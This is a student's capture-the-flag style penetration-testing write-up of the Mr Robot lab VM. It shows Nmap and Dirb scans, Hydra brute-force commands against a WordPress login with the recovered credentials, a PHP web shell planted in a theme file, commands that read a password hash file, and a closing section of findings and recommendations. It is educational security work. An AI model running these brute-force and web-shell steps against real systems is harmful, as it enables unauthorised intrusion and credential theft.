Vulnerability Assessment and Penetration Testing (VAPT) Week 4 – Mr Robot VM

1. Introduction

In this lab, I performed a Vulnerability Assessment and Penetration Testing (VAPT) on the Mr Robot virtual machine using Kali Linux. The main objective was to identify vulnerabilities, exploit them, and retrieve the hidden keys by simulating a real-world attack scenario.

The testing process included reconnaissance, enumeration, exploitation, and privilege escalation.

2. Tools Used

- Nmap
- Dirb
- Hydra
- John the Ripper
- Netcat
- Curl

3. Reconnaissance

The first step was to identify open ports and services running on the target system using Nmap.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 01:09 -0400
Nmap scan report for 192.168.56.104
Host is up (0.0015s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:A2:01:0B (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.18 seconds
```

Figure 1: Nmap scan showing open ports 80 (HTTP) and 443 (HTTPS) on the target machine.

Observation:

The scan revealed that the target machine is hosting a web server, which becomes the main entry point for further attacks.

4. Enumeration

Directory enumeration was performed using Dirb to discover hidden paths.

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.104

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 18 01:22:24 2026
URL_BASE: http://192.168.56.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

---- Scanning URL: http://192.168.56.104/ ----
==> DIRECTORY: http://192.168.56.104/0/
==> DIRECTORY: http://192.168.56.104/admin/
+ http://192.168.56.104/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.56.104/audio/
==> DIRECTORY: http://192.168.56.104/blog/
==> DIRECTORY: http://192.168.56.104/css/
+ http://192.168.56.104/dashboard (CODE:302|SIZE:0)
+ http://192.168.56.104/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.104/feed/
==> DIRECTORY: http://192.168.56.104/image/
==> DIRECTORY: http://192.168.56.104/Image/
==> DIRECTORY: http://192.168.56.104/images/
+ http://192.168.56.104/index.html (CODE:200|SIZE:1188)
+ http://192.168.56.104/index.php (CODE:301|SIZE:0)
+ http://192.168.56.104/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://192.168.56.104/js/
+ http://192.168.56.104/license (CODE:200|SIZE:309)
+ http://192.168.56.104/login (CODE:302|SIZE:0)
+ http://192.168.56.104/page1 (CODE:301|SIZE:0)
+ http://192.168.56.104/phpmyadmin (CODE:403|SIZE:94)
+ http://192.168.56.104/rdf (CODE:301|SIZE:0)
+ http://192.168.56.104/readme (CODE:200|SIZE:64)
+ http://192.168.56.104/robots (CODE:200|SIZE:41)
+ http://192.168.56.104/robots.txt (CODE:200|SIZE:41)
+ http://192.168.56.104/rss (CODE:301|SIZE:0)
+ http://192.168.56.104/rss2 (CODE:301|SIZE:0)
-> Testing: http://192.168.56.104/sg
```

Figure 2: Directory enumeration revealing important paths such as /robots.txt and WordPress login page.

Observation:

The scan revealed the presence of /robots.txt and /wp-login.php, indicating a WordPress-based application.

5. robots.txt Analysis

The robots.txt file was accessed to identify hidden information.



Figure 3: First key obtained from robots.txt file.

Result:

The first key was successfully retrieved from the server.

6. Credential Attack (Brute Force)

A brute-force attack was performed on the WordPress login page using Hydra.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -L users.txt -p test 192.168.56.104 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid usernam
e"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-18 01:50:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.56.104:80/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid username
[STATUS] 2301.00 tries/min, 2301 tries in 00:01h, 9151 to do in 00:04h, 16 active
[80][http-post-form] host: 192.168.56.104   login: elliot   password: test
[80][http-post-form] host: 192.168.56.104   login: Elliot   password: test
[80][http-post-form] host: 192.168.56.104   login: ELLIOT   password: test
[STATUS] 2064.67 tries/min, 6194 tries in 00:03h, 5258 to do in 00:03h, 16 active
```

Figure 4: Hydra brute-force attack in progress against WordPress login.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -l elliot -P passwords.txt 192.168.56.104 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=incorrect
"

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-18 03:33:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.56.104:80/wp-login.php:log=^USER^&pwd=^PASS^:F=incorrect
[STATUS] 1921.00 tries/min, 1921 tries in 00:01h, 9531 to do in 00:05h, 16 active
[80][http-post-form] host: 192.168.56.104   login: elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-18 03:36:01

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Figure 5: Successful discovery of valid WordPress credentials.

Credentials Found:

- Username: elliot
- Password: ER28-0652

7. Gaining Access to WordPress

Using the discovered credentials, login access to the WordPress dashboard was achieved.



Figure 6: Successful login into WordPress admin panel.

Observation:

Admin-level access was obtained, allowing modification of theme files.

8. Remote Code Execution (RCE)

A PHP shell was injected into the theme editor (404.php file) to execute system commands.



Figure 7: Command execution via web shell confirming access as daemon user.

Result:

The command execution confirmed that the system was compromised.

---

9. Post Exploitation

Further enumeration was performed to identify sensitive files.

Commands Used:

- ls /home/robot
- cat /home/robot/password.raw-md5

Findings:

- key-2-of-3.txt
- password.raw-md5

---

10. Password Cracking

The extracted MD5 hash was cracked using John the Ripper.

Cracked Password:

abcdefghijklmnopqrstuvwxyz

Observation:

The use of weak hashing and predictable passwords made it easy to gain further access.

---

11. Key Retrieval

Using the cracked credentials, access to protected files was obtained.

- Key 2 retrieved from /home/robot/key-2-of-3.txt
- Key 3 retrieved after privilege escalation

---

12. Findings

Vulnerability	Description	Severity
Weak Credentials	Password easily brute-forced	High
Information Disclosure	Sensitive data exposed in robots.txt	Medium
Remote Code Execution	Code injection via theme editor	Critical

---

Vulnerability	Description	Severity
Weak Hashing	MD5 hash easily cracked	High

13. Conclusion

The target system was successfully compromised through multiple vulnerabilities, including weak credentials, exposed files, and insecure configurations.

This lab demonstrated how attackers can chain different techniques such as enumeration, brute force, and remote code execution to gain complete control over a system.

14. Recommendations

- Enforce strong password policies
- Disable WordPress file editing features
- Avoid exposing sensitive files in robots.txt
- Use secure hashing algorithms like bcrypt
- Regularly update and patch systems